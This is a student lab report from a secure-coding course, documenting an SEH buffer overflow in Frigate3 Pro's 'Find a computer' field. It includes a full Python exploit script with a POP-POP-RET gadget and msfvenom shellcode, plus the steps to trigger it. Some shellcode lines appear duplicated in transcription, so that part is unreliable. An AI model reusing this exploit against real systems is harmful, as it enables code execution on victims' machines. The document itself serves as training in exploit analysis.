Secure Coding Lab-10

Working with the memory vulnerabilities

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Task

- **Download Frigate3_Pro_v36 from teams (check folder named 23.04.2021).**
- **Deploy a virtual windows 7 instance and copy the Frigate3_Pro_v36 into it.**
- **Install Immunity debugger or ollydbg in windows7**
- **Install Frigate3_Pro_v36 and Run the same**
- **Download and install python 2.7.* or 3.5.***
- **Run the exploit script II (exploit2.py- check today's folder) to generate the payload**

Exploit2.py file:

exploit2 - Notepad

File Edit Format View Help

```
# -*- coding: cp1252 -*-

f= open("payload.txt", "w")

junk="A" * 4112

nseh="\xeb\x20\x90\x90"

seh="\x4B\x0C\x01\x40"

#40010C4B   5B               POP EBX
#40010C4C   5D               POP EBP
#40010C4D   C3               RETN
#POP EBX ,POP EBP, RETN | [rtl60.bpl]  (C:\Program Files\Frigate3\rtl60.bpl)

nops="\x90" * 50

# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b
"\x00\x14\x09\x0a\x0d"  -f python

buf = b""
buf += b"\x89\xe2\xdb\xcd\xd9\x72\xf4\x5f\x57\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x79\x6c\x59\x78\x4d"
buf += b"\x52\x75\x50\x75\x50\x47\x70\x51\x70\x4b\x39\x58\x65"
buf += b"\x55\x61\x6b\x70\x50\x64\x6c\x4b\x30\x50\x74\x70\x6e"
buf += b"\x6b\x66\x32\x36\x6c\x6e\x6b\x31\x42\x45\x44\x6e\x6b"
buf += b"\x54\x32\x51\x38\x34\x4f\x6d\x67\x42\x6a\x34\x66\x44"
buf += b"\x71\x39\x6f\x4e\x4c\x35\x6c\x70\x61\x63\x4c\x77\x72"
buf += b"\x66\x4c\x77\x50\x7a\x61\x5a\x6f\x44\x4d\x56\x61\x79"
buf += b"\x57\x58\x62\x6a\x52\x53\x62\x71\x47\x6c\x4b\x53\x62"
buf += b"\x44\x50\x4c\x4b\x63\x7a\x57\x4c\x4e\x6b\x30\x4c\x72"
buf += b"\x31\x73\x48\x59\x73\x71\x58\x55\x51\x5a\x71\x46\x31"
buf += b"\x4e\x6b\x76\x39\x45\x70\x75\x51\x39\x43\x6e\x6b\x67"
buf += b"\x39\x75\x48\x5a\x43\x57\x4a\x43\x79\x4c\x4b\x37\x44"
buf += b"\x4c\x4b\x35\x51\x48\x56\x55\x61\x4b\x4f\x4e\x4c\x5a"
buf += b"\x61\x6a\x6f\x46\x6d\x75\x51\x4b\x77\x67\x48\x49\x70"
```

exploit2 - Notepad

File Edit Format View Help

```
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x79\x6c\x59\x78\x4d"
buf += b"\x52\x75\x50\x75\x50\x47\x70\x51\x70\x4b\x39\x58\x65"
buf += b"\x55\x61\x6b\x70\x50\x64\x6c\x4b\x30\x50\x74\x70\x6e"
buf += b"\x6b\x66\x32\x36\x6c\x6e\x6b\x31\x42\x45\x44\x6e\x6b"
buf += b"\x54\x32\x51\x38\x34\x4f\x6d\x67\x42\x6a\x34\x66\x44"
buf += b"\x71\x39\x6f\x4e\x4c\x35\x6c\x70\x61\x63\x4c\x77\x72"
buf += b"\x66\x4c\x77\x50\x7a\x61\x5a\x6f\x44\x4d\x56\x61\x79"
buf += b"\x57\x58\x62\x6a\x52\x53\x62\x71\x47\x6c\x4b\x53\x62"
buf += b"\x44\x50\x4c\x4b\x63\x7a\x57\x4c\x4e\x6b\x30\x4c\x72"
buf += b"\x31\x73\x48\x59\x73\x71\x58\x55\x51\x5a\x71\x46\x31"
buf += b"\x4e\x6b\x76\x39\x45\x70\x75\x51\x39\x43\x6e\x6b\x67"
buf += b"\x39\x75\x48\x5a\x43\x57\x4a\x43\x79\x4c\x4b\x37\x44"
buf += b"\x4c\x4b\x35\x51\x48\x56\x55\x61\x4b\x4f\x4e\x4c\x5a"
buf += b"\x61\x6a\x6f\x46\x6d\x75\x51\x4b\x77\x67\x48\x49\x70"
buf += b"\x44\x35\x38\x76\x55\x53\x33\x4d\x6a\x58\x57\x4b\x31"
buf += b"\x6d\x76\x44\x54\x35\x7a\x44\x70\x58\x6e\x6b\x33\x68"
buf += b"\x76\x44\x77\x71\x39\x43\x63\x56\x4c\x4b\x76\x6c\x70"
buf += b"\x4b\x4e\x6b\x33\x68\x57\x6c\x36\x61\x79\x43\x4e\x6b"
buf += b"\x64\x44\x6c\x4b\x76\x61\x5a\x70\x6f\x79\x50\x44\x61"
buf += b"\x34\x44\x64\x63\x6b\x51\x4b\x51\x71\x63\x69\x71\x4a"
buf += b"\x46\x31\x49\x6f\x79\x70\x53\x6f\x31\x4f\x51\x4a\x4c"
buf += b"\x4b\x34\x52\x6a\x4b\x4e\x6d\x71\x4d\x63\x5a\x73\x31"
buf += b"\x6e\x6d\x4f\x75\x6f\x42\x73\x30\x37\x70\x65\x50\x46"
buf += b"\x30\x62\x48\x54\x71\x6c\x4b\x62\x4f\x4c\x47\x4b\x4f"
buf += b"\x4b\x65\x6f\x4b\x4a\x50\x4e\x55\x4f\x52\x30\x56\x52"
buf += b"\x48\x4f\x56\x5a\x35\x6d\x6d\x6f\x6d\x39\x6f\x6b\x65"
buf += b"\x65\x6c\x35\x56\x71\x6c\x76\x6a\x6d\x50\x6b\x4b\x4b"
buf += b"\x50\x72\x55\x66\x65\x6d\x6b\x43\x77\x52\x33\x53\x42"
buf += b"\x30\x6f\x73\x5a\x43\x30\x46\x33\x4b\x4f\x58\x55\x51"
buf += b"\x73\x72\x4d\x43\x54\x53\x30\x41\x41"


payload = junk + nseh + seh + nops + buf

f.write(payload)
f.close
```


Windows Media Player

RUNNING A EXPLOIT2.PY FILE:


Command Prompt

```
C:\Users\Hello>cd 18BCE7292

C:\Users\Hello\18BCE7292>python exploit2.py

C:\Users\Hello\18BCE7292>
```


GENERATED PAYLOAD FILE:




STARTING FRIGATE APPLICATION:



NOW IN DISK MENU LET US TRY USE OPTION CALLED “FIND A COMPUTER” WHICH CONSISTS OF VULNERABILITY AT USER INPUT SECTION:



NOW COPY PASTE THE GENERATED PAYLOAD IN THE COMPUTER NAME FIELD:



SOON AFTER SUBMITTING THE OK BUTTON, THE APPLICATION CLOSES(CRASHES) AND OPEN A COMMAND PROMPT AS SHOWN(MAJOR VULNERABILITY):

VULNERABILITY:

when the input in that text field exceeds 256 characters, Buffer Overflow happens and that causes the application to crash, and opens a command prompt as shown in the above figure which is the major vulnerability ,because it is not being handled properly and attacker can easily exploit this vulnerability and he can enter in to other system through this vulnerability.

This vulnerability can be easily fixed by limiting the number of characters that specific field takes or just taking the first 256 characters from that field.